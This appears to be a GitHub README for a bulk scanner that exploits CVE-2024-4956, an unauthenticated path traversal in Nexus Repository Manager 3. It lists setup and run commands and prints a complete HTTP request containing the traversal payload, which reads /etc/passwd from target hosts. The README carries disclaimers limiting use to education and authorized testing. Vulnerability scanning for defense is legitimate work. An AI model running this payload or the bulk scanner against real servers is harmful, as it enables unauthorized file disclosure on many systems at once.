 ifconfig-me/cve-2024-4956-bulk-scanner
[CVE-2024-4956] Nexus Repository Manager 3 Unauthenticated Path Traversal Bulk Scanner

This tool is intended only for educational purposes and for testing in corporate environments. https://twitter.com/nav1n0x/ and https://github.com/ifconfig-me take no responsibility for the misuse of this code. Use it at your own risk. Do not attack a target you don't have permission to engage with. This tool uses the publicly released payload.
This scanner helps security enthusiasts to scan Path Traversal Vulnerability in Nexus Repository targets in bulk.

The scanner will show the number of targets loaded and the state of the current scanning. The URLs will be listed with three status messages: Timeout, Fail, or Success, based on the results. Ensure that targets.txt contains the list of domains and lfi-payloads.txt contains the list of payloads. The scanner will display the current URL being tested, updating with each new request, and indicate success or failure respectively. The script as well saves a list of succful urls in the directory as successful_urls.txt. It will provide a summary of the number of successful attempts at the end.
Ensure you have Python 3.6+ and pip installed.
Clone the repository:
git clone https://github.com/ifconfig-me/CVE-2024-4956-Bulk-Scanner.gitcd CVE-2024-4956-Bulk-ScannerInstall the required dependencies:
pip install -r requirements.txt
Prepare your targets.txt file with the list of domains and lfi-payloads.txt with the list of payloads.
Run the scanner:
python3 CVE-2024-4956-scanner.py -d targets.txt -p lfi-payloads.txt

GET /%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f../etc/passwd HTTP/1.1
Host: target.com:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
This tool is intended only for educational purposes and for testing in corporate environments. https://twitter.com/nav1n0x/ and https://github.com/ifconfig-me take no responsibility for the code. Use it at your own risk. Do not attack a target you don't have permission to engage with.
